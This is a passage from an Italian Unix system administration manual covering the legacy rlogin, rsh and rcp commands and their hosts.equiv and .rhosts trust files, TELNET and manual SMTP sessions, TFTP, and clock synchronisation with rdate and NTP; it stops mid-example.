Un gruppo di programmi storici consente di eseguire delle operazioni su elaboratori remoti, attraverso un protocollo di comunicazione **superato**, ma del quale è necessario conoscerne l'esistenza, per evitare di consentire accessi indesiderabili attraverso una configurazione predefinita non adeguata. I nomi di questi programmi iniziano convenzionalmente con una lettera «r» in modo da distinguerli da programmi equivalenti che svolgono la loro funzione in ambito locale.

Naturalmente, perché si possano essere eseguite delle operazioni remote, queste devono essere concesse attraverso demoni in grado di attuare quanto richiesto.[17]

Al posto dei protocolli LOGIN e SHELL, a cui si riferiscono i programmi descritti in questa sezione, vanno preferiti invece TELNET o SSH (sezioni 36.8 e 44.7).

L'esecuzione di un'elaborazione remota richiede il riconoscimento dell'utente, in modo da potere stabilire l'ambito e i privilegi in cui si deve trovare presso l'elaboratore remoto. Il riconoscimento può avvenire attraverso una sorta di procedura di accesso, durante il funzionamento del programma dal lato cliente, oppure può essere basato sulla semplice fiducia, concedendo l'accesso attraverso la preparazione di alcuni file di configurazione. Indubbiamente, la fiducia è un metodo molto poco sicuro di amministrare il proprio sistema, ma quando le reti locali erano ristrette a un ambito in cui tutto era comunque sotto controllo, la richiesta di una parola d'ordine poteva essere effettivamente un fastidio inutile.

Il riconoscimento può avvenire nel modo tradizionale, attraverso i file '`/etc/hosts.equiv`' e '`~/.rhosts`', oppure attraverso un'autenticazione Kerberos. Questo ultimo metodo non viene descritto.

Se si vuole concedere un accesso senza controlli particolari, si può predisporre il file '`/etc/hosts.equiv`' con un semplice elenco di nomi di nodi (o di indirizzi IP) a cui si concede l'accesso, in modo generalizzato, senza la richiesta di una parola d'ordine. Parallelamente, o alternativamente, ogni utente può predisporre il proprio elenco di nodi e di utenti da considerare equivalenti alla propria «identità» locale, preparando il file '`~/.rhosts`'.

L'esempio seguente mostra il contenuto del file '`/etc/hosts.equiv`' di un nodo per il quale si vuole consentire l'accesso da parte di *dinkel.brot.dg* e di *roggen.brot.dg*.

```
dinkel.brot.dg
roggen.brot.dg
```

In questo modo, gli utenti dei nodi *dinkel.brot.dg* e *roggen.brot.dg* possono accedere al sistema locale senza la richiesta formale di alcuna identificazione, purché esista per loro un'utenza con lo stesso nome.

L'elenco di nodi equivalenti può contenere anche l'indicazione di utenti particolari, per la precisione, ogni riga può contenere il nome di un nodo seguito eventualmente da **uno spazio** e dal nome di un utente. Si osservi l'esempio seguente:

```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Come nell'esempio precedente, viene concesso agli utenti dei nodi *dinkel.brot.dg* e *roggen.brot.dg* di accedere localmente se esistono utenze con lo stesso nome. In aggiunta a questo, però, viene concesso agli utenti '**`tizio`**' e '**`caio`**' del nodo *dinkel.brot.dg*, di accedere con **qualunque** nominativo-utente (locale), senza la richiesta di alcuna parola d'ordine.

Si può intuire che fare una cosa del genere significa concedere a tali utenti privilegi pericolosamente elevati. In generale, tali utenti non dovrebbero essere in grado di utilizzare numeri UID molto bassi, ma questo dipende da come sono stati compilati i sorgenti; comunque difficilmente ci può essere un buon motivo per configurare così il file '`/etc/hosts.equiv`'.

Il nome o l'indirizzo di un nodo può essere preceduto da un segno, '**`+`**' o '**`-`**', con il quale si intende, rispettivamente, includere

o escludere il nodo stesso. Come si può intendere, il segno '**+**' è predefinito.

Secondo la sintassi tradizionale di questo file, si può inserire una riga contenente soltanto il segno '**+**', allo scopo di **consentire l'accesso a qualunque nodo**. In questo senso si spiega poi la presenza del segno '**−**' per escludere qualche nodo particolare.

Come già accennato, indipendentemente dal fatto che il file '`/etc/hosts.equiv`' sia presente o meno, ogni utente può predisporre il proprio file '`~/.rhosts`'. La sintassi di questo file è la stessa di '`/etc/hosts.equiv`', ma si riferisce esclusivamente all'utente che predispone tale file nella propria directory personale. In questo file, l'indicazione di utenti precisi è utile e opportuna, perché quell'utente fisico, potrebbe essere riconosciuto con nomi differenti presso i nodi da cui vuole accedere.

```
dinkel.brot.dg tizi
roggen.brot.dg tizio
```

L'esempio mostra l'indicazione precisa di ogni nominativo-utente dei nodi che possono accedere senza richiesta di identificazione.[18]

I dettagli sull'uso di questi file possono essere differenti da un sistema all'altro. In particolare ci possono essere delle restrizioni ai permessi che può avere questo file; infatti, secondo il buon senso, '`/etc/hosts.equiv`' dovrebbe appartenere all'utente '**`root`**', senza consentire accessi in scrittura ad altri utenti; nello stesso modo, il file '`~/.rhosts`' dovrebbe appartenere all'utente al quale si riferisce, senza che altri possano avere permessi di scrittura su questo. Inoltre, dovrebbe essere impedito all'utente '**`root`**', così come agli

utenti speciali (cioè quelli corrispondenti a numeri UID particolarmente bassi), di accedere senza identificazione. Quindi, di solito, la sola configurazione del file '`/etc/hosts.equiv`' non basta a permettere l'accesso all'utente '**`root`**' senza che questo fornisca la parola d'ordine, anche se normalmente è sufficiente predisporre il file '`~root/.rhosts`'.[19] Si veda in ogni caso quanto descritto nelle pagine di manuale *hosts.equiv(5)* e *rhosts(5)*, se presenti nel proprio sistema.

36.7.1 Accesso remoto normale

L'accesso remoto tradizionale utilizza il protocollo LOGIN, si attua dal lato del servente con il demone '**`in.rlogind`**' (o solo '**`rlogind`**') e dal lato del cliente il programma '**`rlogin`**'. Il protocollo LOGIN è superato da TELNET (sezione 36.8). La sintassi per avviare demone dal lato del servente è molto semplice:

```
in.rlogind [opzioni]
```

Il demone '**`in.rlogin`**' va gestito dal supervisore dei servizi di rete e filtrato dal TCP wrapper. Nell'esempio seguente, viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
login  stream  tcp  nowait  root  /usr/sbin/tcpd  in.rlogind
```

Opzione	Descrizione
`-h`	Permette anche all'utente '**`root`**' di utilizzare il file '`~/.rhosts`'.

Dal lato del cliente il programma '**`rlogin`**' consente di accedere

all'elaboratore remoto, come se ci si trovasse sulla console di quello:

```
rlogin [opzioni] nodo_remoto
```

Opzione	Significato mnemonico	Descrizione
`-l` ***utente***	*login*	Con questa opzione è possibile specificare già nella riga di comando il nome dell'utente da utilizzare per l'accesso nel sistema remoto. Quando ci si identifica in questo modo, viene richiesta la parola d'ordine in ogni caso.
`-8`		Abilita la connessione utilizzando una comunicazione a 8 bit in modo da poter utilizzare caratteri speciali che vanno oltre l'ASCII tradizionale.

36.7.2 Shell remota

Una shell remota è uno strumento per eseguire un comando in un elaboratore remoto dirigendo il flusso normale di dati attraverso il programma utilizzato localmente. Il protocollo usato originariamente per questo scopo è SHELL, superato da SSH (sezione 44.7). Per la gestione di una shell remota tramite il protocollo SHELL si utilizza il demone '**`in.rshd`**' (o '**`rshd`**') dal lato servente e '**`rsh`**' dal lato cliente.

Quando si utilizza una shell remota come Rsh, è importante fare mente locale alla sequenza delle operazioni che avvengono. Infatti, il comando viene interpretato inizialmente dalla shell locale che poi

passa gli argomenti a '**rsh**', il quale poi esegue un comando presso l'elaboratore remoto. Il problema sta quindi nel comprendere quale sia effettivamente il comando che viene poi eseguito nell'elaboratore remoto, tenendo conto anche della shell che viene utilizzata lì, per determinare il flusso di output che si ottiene (standard output e standard error), flusso che poi può essere visualizzato, ridiretto o rielaborato localmente.

Segue la sintassi per l'avvio del demone che offre questo servizio:

```
in.rshd [opzioni]
```

Il demone '**in.rshd**' va gestito dal supervisore dei servizi di rete e filtrato dal TCP wrapper ('**tcpd**'). Nell'esempio seguente, viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
shell   stream  tcp   nowait  root   /usr/sbin/tcpd  in.rshd
```

Opzione	Descrizione
`-h`	Permette anche all'utente '**root**' di utilizzare il file '`~/.rhosts`'.

Dal lato del cliente il programma '**rsh**' permette di eseguire il comando richiesto nell'elaboratore remoto specificato se su quell'elaboratore è abilitata questa possibilità:

```
rsh [opzioni] nodo_remoto [comando]
```

Lo standard input ricevuto da '**rsh**' viene inviato allo standard input del comando remoto; lo standard output e lo standard error

emessi dal comando remoto vengono ridiretti in modo che diventino rispettivamente lo standard output e lo standard error di '**rsh**'.

Questo meccanismo di ridirezione è l'elemento che rende utile questo programma e d'altra parte è anche il suo limite: non possono essere utilizzati programmi che richiedono l'interazione con l'utente, attraverso '**rsh**'.

Se '**rsh**' viene utilizzata senza l'indicazione del comando remoto, si ottiene in pratica un accesso puro e semplice, attraverso '**rlogin**'.

Opzione	Significato mnemonico	Descrizione
`-l` ***utente***	*login*	Con questa opzione è possibile specificare già nella riga di comando il nome dell'utente da utilizzare per l'accesso nel sistema remoto. Quando ci si identifica in questo modo, viene richiesta la parola d'ordine in ogni caso.

Segue la descrizione di alcuni esempi per l'utilizzo di '**rsh**'.

- `$` **`rsh roggen.brot.dg cat /etc/fstab > copia-locale`**[*Invio*]

  Esegue il '**cat**' del file '`/etc/fstab`' dell'elaboratore *roggen.brot.dg* e ne dirige l'output verso il file locale '`copia-locale`'.

- `$` **`rsh roggen.brot.dg cat /etc/fstab ">" copia-remota`**[*Invio*]

  Questo esempio sembra molto simile al precedente, ma utilizzando il simbolo di ridirezione tra virgolette, la shell locale non lo interpreta in questo modo, ma lo lascia tra gli argomenti di '**rsh**'. Così facendo, il simbolo di ridirezione viene gestito

dal comando remoto generando il file ‘`copia-remota`’ proprio nell’elaboratore remoto.

- `$` **`rsh roggen.brot.dg tar czf - /home/pluto`** ↩
  ↪ **`> ~/pluto.tgz`** [*Invio*]

  Esegue l’archiviazione della directory ‘`/home/pluto/`’ dell’elaboratore *roggen.brot.dg* generando l’archivio compresso ‘`~/pluto.tgz`’ nell’elaboratore locale.

36.7.3 Copia tra elaboratori

«

Un modo per copiare dati tra un elaboratore e un altro può essere quello di sfruttare un file system di rete. Un altro modo potrebbe essere quello di utilizzare ‘**`rsh`**’ per copiare dati da un elaboratore remoto verso quello locale (viceversa è un po’ difficile) sfruttando il protocollo SHELL. In tal caso, il modo più pratico è rappresentato dall’utilizzo di ‘**`rcp`**’ attraverso il quale si possono copiare file tra due elaboratori remoti o tra un elaboratore remoto e quello locale.

Il programma ‘**`rcp`**’ si avvale di ‘**`rsh`**’, di conseguenza, dal lato servente occorre il demone ‘**`rshd`**’ e dal lato del cliente serve anche ‘**`rsh`**’. La sintassi per l’uso di ‘**`rcp`**’ ricalca in linea di massima quella di ‘**`cp`**’:

```
rcp [opzioni] origine destinazione
```

```
rcp [opzioni] origine... directory
```

I file o le directory indicati tra gli argomenti possono essere espressi nella forma seguente:

[[*utente* @] *nodo* :] *file*

Se non viene indicato esplicitamente un utente, si intende fare riferimento a un utente remoto con lo stesso nome di quello usato localmente; se non viene indicato il nome o l'indirizzo dell'elaboratore remoto, si intende quello locale.

Quando si fa riferimento a file remoti senza l'indicazione di un percorso assoluto, occorre tenere presente che la directory corrente di un elaboratore remoto corrisponde alla directory personale dell'utente a cui si fa riferimento. Nello stesso modo, occorre tenere presente che, dal momento che '**`rcp`**' si avvale di '**`rsh`**', le cose possono cambiare un po' a seconda del tipo di shell abbinato all'utente remoto.

Opzione	Significato mnemonico	Descrizione
`-r`	*recursive*	Se all'interno dei file indicati come origine della copia, si trovano anche directory, queste vengono copiate assieme al loro contenuto, in modo ricorsivo. In tal caso, necessariamente, la destinazione deve essere una directory.

Opzione	Significato mnemonico	Descrizione
`-p`	*preserve*	Con questa opzione si intende fare in modo che '**`rcp`**' tenti di riprodurre le stesse proprietà e gli stessi permessi nei file di destinazione, senza tenere conto del valore della maschera dei permessi (*umask*). Quando questa opzione non viene indicata, nel caso in cui il file di destinazione esista già, vengono mantenuti i permessi e le proprietà di quello esistente, mentre se i file di destinazione vengono creati, si utilizzano i permessi del file originale, filtrati attraverso la maschera dei permessi.

Seguono alcuni esempi.

- `$` **`rcp roggen.brot.dg:/home/tizio/letterina ./letterina`**[*Invio*]

  Copia il file '`/home/tizio/letterina`' contenuto nell'elaboratore *roggen.brot.dg*, nella directory corrente dell'elaboratore locale.

- `$` **`rcp roggen.brot.dg:\~/letterina ./letterina`**[*Invio*]

  Esegue un'operazione simile a quella dell'esempio precedente, ma in questo caso si utilizza un metacarattere, costituito dalla tilde, che deve essere interpretato dalla shell remota. Per evita-

re che la tilde venga invece interpretata dalla shell locale, viene utilizzata la barra obliqua inversa per proteggerla.

36.8 TELNET

TELNET è un protocollo che permette di effettuare un collegamento con un altro elaboratore e di operare su quello, come se si stesse utilizzando un suo terminale. Dal lato del servente occorre il demone '**telnetd**' (o meglio '**in.telnetd**'), mentre dal lato del cliente si utilizza normalmente il programma '**telnet**'.

Il cliente TELNET è molto importante anche come programma diagnostico per instaurare un collegamento manuale con una porta e iniziare quindi un colloquio diretto con il protocollo TCP. In questo caso, il demone '**telnetd**' non viene coinvolto.[20]

36.8.1 Dal lato del servente

Come già accennato, per eseguire un accesso in un elaboratore remoto attraverso il programma '**telnet**', è necessario che il demone '**in.telnetd**' sia in funzione in quell'elaboratore:

```
in.telnetd [opzioni]
```

Il demone '**in.telnetd**' è gestito normalmente dal supervisore dei servizi di rete e filtrato dal TCP wrapper. Nell'esempio seguente, viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
…
telnet  stream  tcp  nowait  root  /usr/sbin/tcpd in.telnetd
…
```

Se è presente il file ‘`/etc/issue.net`’, viene utilizzato da ‘**`in.telnetd`**’ per visualizzare un messaggio introduttivo, non appena si instaura un collegamento. Si tratta di un file di testo con lo stesso ruolo del file ‘`/etc/issue`’ (14.15.2) che invece viene utilizzato da un programma Getty.

Il file ‘`/etc/issue.net`’ può contenere alcune sequenze di escape che vengono poi trasformate in vario modo nel momento della visualizzazione del messaggio. La tabella 36.102 ne mostra l’elenco.

Tabella 36.102. Elenco dei codici di escape utilizzabili all’interno del file ‘`/etc/issue.net`’.

Codice	Significato mnemonico	Descrizione
`%t`	*terminal*	Il terminale corrente.
`%h`	*host*	Il nome completo del sistema (FQDN).
`%D`	*domain*	Il nome del dominio NIS.
`%d`	*date*	La data e l’ora attuale.
`%s`	*system*	Il nome del sistema operativo.
`%m`	*machine*	Il tipo di hardware.
`%r`	*release*	Il rilascio del sistema operativo.

Codice	Significato mnemonico	Descrizione
`%v`	*version*	La versione del sistema operativo.
`%%`		Equivale a un carattere percentuale singolo.

36.8.2 Dal lato del cliente

L'accesso a un elaboratore remoto viene fatto principalmente attraverso il programma '**`telnet`**', il quale permette di operare come se ci si trovasse su un terminale di quel sistema:

```
telnet [opzioni] [nodo_remoto [porta] ]
```

Se l'eseguibile '**`telnet`**' viene avviato senza specificare il nodo con il quale ci si vuole connettere, questo inizia a funzionare in modalità di comando, visualizzando l'invito:

```
telnet>
```

Quando l'eseguibile '**`telnet`**' riesce a connettersi al sistema remoto, si opera come se si fosse seduti davanti a un terminale di quel sistema. Ma per poter dare dei comandi a '**`telnet`**' occorre tornare temporaneamente alla modalità di comando, cosa che si ottiene utilizzando il carattere di escape. Questo carattere di escape non corrisponde alla pressione del tasto [*Esc*], ma di solito alla combinazione [*Ctrl]*] (*control* + *parentesi quadra chiusa*). Tale convenzione può essere cambiata ed è una cosa quasi necessaria dal momento che utilizzando la tastiera italiana non è possibile ottenere le parentesi quadre se non in combinazione con [*AltGR*]. Diversamente, l'unico

modo per poter ottenere la combinazione [*Ctrl]*] è quello di passare a un'altra console virtuale, attivare la mappa della tastiera USA, tornare sulla console virtuale in cui è in funzione '**`telnet`**' ed eseguire la combinazione.

La comunicazione tra il cliente TELNET e il sistema remoto può essere di tre tipi:

TELNET LINEMODE	è il tipo preferito ed è il primo tipo di comunicazione che il cliente TELNET tenta di instaurare con il sistema remoto;
character at a time	in questa modalità ogni carattere viene trasmesso singolarmente al sistema remoto;
old line by line	i dati vengono trasmessi a blocchi di righe e ciò che viene scritto, riappare sul terminale locale.

Segue la descrizione di alcune opzioni e di alcuni argomenti della riga di comando.

Opzione o argomento	Significato mnemonico	Descrizione
`-4`		Richiede espressamente un collegamento con IPv4.
`-6`		Richiede espressamente un collegamento con IPv6.
`-8`		Tenta di negoziare una connessione a 8 bit.
`-d`	*debug*	Attiva inizialmente il controllo diagnostico.
`-a`	*auto*	Tenta di eseguire un accesso automatico.

Opzione o argomento	Significato mnemonico	Descrizione
`-n` ***file_traccia***		Registra le azioni effettuate durante il collegamento all'interno del file indicato.
`-l` ***utente***	*login*	Definisce il nominativo-utente da utilizzare per l'accesso nel sistema remoto.
`-e` ***carattere_di_escape***	*escape*	Permette di definire una sequenza diversa per il cosiddetto carattere di escape. Il valore predefinito è '**`^]`**' che non è tanto compatibile con la tastiera italiana.
nodo_remoto		Identifica il sistema remoto con il quale collegarsi. Può essere espresso in qualunque modo valido.
porta		Identifica il numero di porta (in forma numerica o attraverso il nome corrispondente). Se non viene specificato, si utilizza il valore predefinito per le connessioni TELNET: 23.

Segue la descrizione di alcuni dei comandi che possono essere usati in modo interattivo.

Comando	Descrizione
`close`	Chiude la connessione con l'elaboratore remoto.
`display` [***argomento***…]	Visualizza tutti o alcuni dei valori delle impostazioni che si possono definire attraverso il comando '**`set`**'.

Comando	Descrizione
`mode` ***tipo_di_modalità***	Permette di attivare una modalità particolare. L'attivazione della modalità richiesta dipende dal contesto e dalle possibilità offerte dal sistema remoto.
`mode character`	Attiva la modalità di comunicazione a un carattere alla volta.
`mode line`	Tenta di abilitare la modalità di comunicazione *TELNET LINEMODE*. Se non è possibile, si cerca di optare per la modalità *old line by line*.
`mode isig` `mode -isig`	Abilita o disabilita la modalità '**`TRAPSIG`**' che riguarda la comunicazione *TELNET LINEMODE*.
`mode edit` `mode -edit`	Abilita o disabilita la modalità '**`EDIT`**' che riguarda la comunicazione *TELNET LINEMODE*.
`mode softtab` `mode -softtab`	Abilita o disabilita la modalità '**`SOFT_TAB`**' che riguarda la comunicazione *TELNET LINEMODE*.
`mode litecho` `mode -litecho`	Abilita o disabilita la modalità '**`LIT_ECHO`**' che riguarda la comunicazione *TELNET LINEMODE*.
`mode ?`	Visualizza una breve guida per il comando '**`mode`**'.
`open` ***nodo_remoto*** ↩ ↪ [`-l` ***utente***] [***-porta***]	Apre una connessione con l'elaboratore remoto indicato. Se non viene specificata la porta, si utilizza il valore predefinito per le connessioni TELNET.

Comando	Descrizione
`quit`	Chiude la connessione (se esiste una connessione) e termina l'esecuzione di '**`telnet`**'. Durante la modalità di comando, è sufficiente premere la combinazione di tasti necessaria a ottenere il codice di EOF per terminare la sessione di lavoro.
`send` ***argomenti***	Permette di inviare uno o più sequenze di caratteri al sistema remoto.
`set` ***argomento valore` `unset*** ***argomento valore***	Il comando '**`set`**' attiva o specifica il valore di una variabile determinata, mentre '**`unset`**' disabilita o pone al valore di *Falso* la variabile specificata.
`!` [***comando***]	Permette di eseguire il comando indicato in una subshell all'interno del sistema locale.
`status`	Visualizza lo stato corrente della connessione.
`?` [***comando***]	Visualizza una breve guida del comando indicato o l'elenco dei comandi disponibili.

Se viene predisposto il file '`/etc/telnetrc`' a livello globale, o anche il file '`~/.telnetrc`' a livello personale, questi vengono letti quando si stabilisce un collegamento (naturalmente il secondo prevale sul primo). Se al loro interno appare un riferimento all'elaboratore con il quale ci si è collegati, vengono eseguite le istruzioni relative. Le righe che iniziano con il simbolo '**#**' sono commenti che terminano alla fine della riga. Le righe che non contengono spazi anteriori, dovrebbero iniziare con il nome di un nodo remoto; le righe successive che cominciano con almeno uno spazio, sono considerate come una serie di comandi da eseguire automaticamente all'atto

della connessione con quell'elaboratore.

36.8.3 Colloquiare con una porta

«

Un cliente TELNET è un ottimo strumento per eseguire una connessione TCP diagnostica con una porta di un nodo, sia remoto, sia locale. Naturalmente, per poter utilizzare questo sistema occorre conoscere il protocollo utilizzato dal demone con il quale ci si collega.[21]

L'esempio classico è l'invio di un messaggio di posta elettronica attraverso una connessione diretta con il servente SMTP. Dal file '`/etc/services`' si determina che il servizio SMTP (*Simple mail transfer protocol*) corrisponde alla porta 25, ma si può anche utilizzare semplicemente il nome '**`smtp`**'. Nell'esempio, si instaura un collegamento con il servente SMTP in funzione nel nodo *roggen.brot.dg*.

```
$ telnet roggen.brot.dg smtp [Invio]

  Trying 192.168.1.2...
  Connected to roggen.brot.dg.
  Escape character is '^]'.
  220 roggen.brot.dg ESMTP Sendmail 8.8.5/8.8.5; Thu, 11 Sep 1997 19:58:15 +0200
HELO brot.dg [Invio]

  250 roggen.brot.dg Hello dinkel.brot.dg [192.168.1.1], pleased to meet you
MAIL From: <daniele@dinkel.brot.dg> [Invio]

  250 <daniele@dinkel.brot.dg>... Sender ok
RCPT To: <toni@dinkel.brot.dg> [Invio]

  250 <toni@dinkel.brot.dg>... Recipient ok
```

DATA [*Invio*]

```
354 Enter mail, end with "." on a line by itself
```

Subject: Saluti. [*Invio*]

Ciao Antonio, [*Invio*]

come stai? [*Invio*]

Io sto bene e mi piacerebbe risentirti. [*Invio*]

Saluti, [*Invio*]

Daniele [*Invio*]

. [*Invio*]

```
250 TAA02951 Message accepted for delivery
```

QUIT [*Invio*]

```
221 dinkel.brot.dg closing connection
Connection closed by foreign host.
```

L'esempio mostrato dovrebbe funzionare senza bisogno di dare delle opzioni particolari all'eseguibile '**telnet**'; tuttavia, in certi casi può essere necessario l'uso dell'opzione '**-8**' per evitare che alcuni caratteri trasmessi o ricevuti possano essere alterati.

36.9 Trivial FTP

Il protocollo TFTP, o *Trivial FTP*, è un sistema di trasferimento di file senza autenticazione, paragonabile alla condivisione del file system attraverso il protocollo NFS. Si usa prevalentemente per consente l'avvio di sistemi senza disco (*diskless*).[22]

È importante sapere che questo tipo di servizio esiste, anche se non si intende sfruttare la possibilità di installare sistemi senza disco nella propria rete locale, eventualmente per sapere controllare che sia disattivato.

36.9.1 Dal lato del servente

Per poter offrire il servizio TFTP, occorre che nel servente sia disponibile il demone '**tftpd**' (o meglio '**in.tftpd**'), avviato generalmente attraverso il supervisore dei servizi di rete.

Data la debolezza di questo servizio che non richiede alcuna forma di identificazione da parte dei clienti, è necessario indicare una o più directory a partire dalle quali si consente di accedere. Se ciò non viene indicato, si fa riferimento a '`/tftpboot/`' in modo predefinito, ma è frequente la configurazione che utilizza la directory '`/var/lib/tftpboot/`':

```
in.tftpd [directory...]
```

Di solito si utilizza anche l'opzione '**-s**' per stabilire implicitamente che i percorsi assoluti richiesti si devono intendere successivi alla directory indicata come argomento o a '`/tftpboot/`' in sua mancanza:

```
in.tftpd -s [directory...]
```

Dal momento che il demone viene controllato dal supervisore dei servizi di rete, conviene controllare la configurazione di questo. L'esempio seguente si riferisce al file '`/etc/inetd.conf`'

per quanto riguarda il caso particolare di Inetd, dove si indica espressamente l'uso della directory '`/var/lib/tftpboot/`':

```
…
tftp dgram udp wait root /usr/sbin/tcpd ↩
↪in.tftpd -s /var/lib/tftpboot
…
```

36.9.2 Dal lato del cliente

Dal lato del cliente, l'uso del protocollo TFTP avviene probabilmente in modo implicito, all'interno di un'applicazione complessa che se ne avvale. Eventualmente, soprattutto per verificare il funzionamento di un servizio TFTP, è possibile utilizzare il programma '**`tftp`**' che viene mostrato qui.

Quando si effettua la connessione con un servente TFTP, non viene richiesta alcuna parola d'ordine e non viene eseguito alcun ***chroot()***; tuttavia è consentito l'accesso alle sole directory dichiarate nella riga di comando del demone corrispondente, oppure della sola '`/tftpboot/`'.

```
tftp [nodo]
```

Il programma '**`tftp`**' si comporta in modo simile a un cliente FTP (descritto nel capitolo 38), ma molto semplificato in confronto a quello. Il programma funziona in modo interattivo, attraverso una serie di comandi che vengono inseriti quando viene visualizzando l'invito:

```
tftp>
```

Eventualmente si può ottenere l'elenco dei comandi disponibili con il comando '**?**'.

A titolo di esempio viene mostrata la sequenza di una connessione ipotetica con il servente *dinkel.brot.dg*, allo scopo di prelevare una copia del file remoto '`/var/lib/tftpboot/192.168.1.10/etc/crontab`'. In questo caso, il demone '**tftpd**' è stato avviato senza l'opzione '**-s**':

```
$ tftp[Invio]

tftp> connect dinkel.brot.dg[Invio]

tftp> get /var/lib/tftpboot/192.168.1.10/etc/crontab↩
↪     /tmp/mio_crontab[Invio]

tftp> quit[Invio]
```

In questo caso, invece, il demone '**tftpd**' è stato avviato con l'opzione '**-s**':

```
$ tftp[Invio]

tftp> connect dinkel.brot.dg[Invio]

tftp> get /192.168.1.10/etc/crontab /tmp/mio_crontab[Invio]

tftp> quit[Invio]
```

36.10 Allineamento della data e dell'orario attraverso la rete

«

Il problema della sincronizzazione dell'orologio interno all'elaboratore con quello di altri nodi di rete può essere risolto almeno in due modi differenti: attraverso il protocollo TIME di Rdate e il proto-

collo NTP. Il protocollo NTP, a differenza di Rdate, si presta per la realizzazione di un sistema articolato di elaboratori che mantengono una sincronizzazione molto precisa tra di loro; in questo capitolo, il protocollo NTP viene visto solo per ottenere l'allineamento di un nodo di rete locale, con il quale si possono poi allineare gli altri nodi della propria rete, mentre si omette la descrizione della procedura necessaria a partecipare al sistema mondiale di gestione di questo servizio.

36.10.1 Rdate

Quasi tutti i nodi di rete hanno un orologio interno e offrono il servizio TIME attraverso la porta 37, come si vede dal file '`/etc/services`':

```
time    37/tcp  timeserver
time    37/udp  timeserver
```

In un sistema Unix tipico, questo servizio è offerto direttamente dal supervisore dei servizi di rete e nel caso di Inetd, il file di configurazione '`/etc/inetd.conf`' contiene normalmente la riga seguente:

```
time            stream  tcp     nowait  root    internal
```

Come si può osservare, non viene avviato alcun demone esterno per la sua gestione.

Per attingere al servizio, si usa normalmente Rdate, con l'eseguibile '**`rdate`**', che può prevedere la presenza di opzioni:

```
rdate [opzioni] nodo [porta]
```

In mancanza dell'indicazione del numero della porta da contattare presso il nodo remoto, si intende la porta 37; in mancanza di opzioni, si intende aggiornare l'orologio locale contestualmente all'interrogazione del servizio:

Opzione	Significato mnemonico	Descrizione
`-p`	*print*	Si limita a visualizzare la data e l'orario dell'elaboratore remoto.
`-s`	*set*	Si limita a impostare l'orologio locale con la data e l'orario dell'elaboratore remoto, senza visualizzare l'informazione.
`-a`	*adjust*	Imposta l'orologio locale in modo graduale.

Generalmente, non ci si limita a utilizzare Rdate per allineare l'orologio dell'elaboratore locale con quello di un nodo di rete remoto, ma si provvede anche ad aggiornare l'orologio hardware di conseguenza, come mostra l'esempio seguente:

```
# rdate dinkel.brot.dg[Invio]

  Mon May 12 17:04:21 2003
# clock -u -w[Invio]
```

Se al posto del programma '**clock**' si dispone di '**hwclock**', l'aggiornamento dell'orologio hardware si ottiene così:

```
# hwclock -u -w[Invio]
```

Come si vede, l'opzione '**-u**' implica che l'orologio hardware funzioni facendo riferimento al tempo universale.

Nella sezione successiva viene descritto l'uso del protocollo NTP; tuttavia, se dovesse risultare difficile ottenere accesso da un servente NTP pubblico, si può tentare di usare Rdate per ottenere l'ora esatta da un nodo, che si presume possa offrire un orario abbastanza esatto:

```
# rdate time.ien.it [Invio]
```

36.10.2 NTP

Il protocollo NTP (*Network time protocol*) consente di gestire una serie di nodi di rete in grado di sincronizzare tra loro l'orologio interno di ognuno.

La dipendenza dall'esterno per quanto riguarda la gestione degli orologi dei propri elaboratori, può costituire un problema di sicurezza. A questo proposito, il protocollo NTP offrirebbe anche la possibilità di utilizzare comunicazioni cifrate e altri sistemi di sicurezza; tuttavia qui non vengono considerati.

Per l'accesso a un servente NTP in qualità di cliente e per la gestione di servente in proprio, si utilizza di solito la «distribuzione NTP»,[23] rappresentata in pratica da un pacchetto che dovrebbe chiamarsi Ntp, o qualcosa del genere. I componenti più importanti di questa distribuzione sono il demone '**ntpd**' (oppure '**xntpd**') e il programma '**ntpdate**'.

36.10.2.1 Accesso a un servente NTP

«

Per lo scopo di questa sezione, si accede a un servente NTP solo per ottenere l'informazione sull'ora esatta. Ciò si ottiene molto facilmente con il programma '**ntpdate**', il quale è anche in grado di aggiustare l'orario del sistema. Tuttavia, prima di vedere come funziona, occorre sapere dove è possibile ottenere tale servizio e quali sono le regole di comportamento.

Trascurando i problemi legati alla gestione dei serventi NTP pubblici, quello che c'è da sapere è che questi sono organizzati in modo gerarchico a due strati. L'accesso ai serventi del primo strato è da escludere in generale, a meno che questo serva per gestire un servizio privato dal quale attingono un numero molto grande di altri clienti; l'accesso ai serventi del secondo strato è consentito quasi a tutti (ognuno ha però la sua politica) e in generale il risultato è accurato in modo più che sufficiente. Una volta chiarito che si accede di norma solo ai serventi di secondo livello, è opportuno sceglierne alcuni relativamente vicini (per quanto questo non sia indispensabile). L'elenco dei serventi NTP, con l'indicazione delle politiche rispettive, può essere trovato a partire dal sito *http://www.ntp.org* ; tuttavia, per le esigenze dell'utente finale tipico, è sufficiente fare riferimento all'indirizzo *pool.ntp.org*.

L'indirizzo *pool.ntp.org* si traduce in una serie di indirizzi IP alternativi, organizzati in modo tale che la trasformazione dell'indirizzo in nome generi ogni volta un indirizzo differente.

Ai fini degli esempi che si vogliono mostrare, viene utilizzato ripetutamente l'indirizzo *pool.ntp.org*. A titolo di verifica si può controlla-

re a cosa corrisponde; si potrebbe ottenere un elenco simile a quello che appare di seguito:

```
$ host pool.ntp.org [Invio]

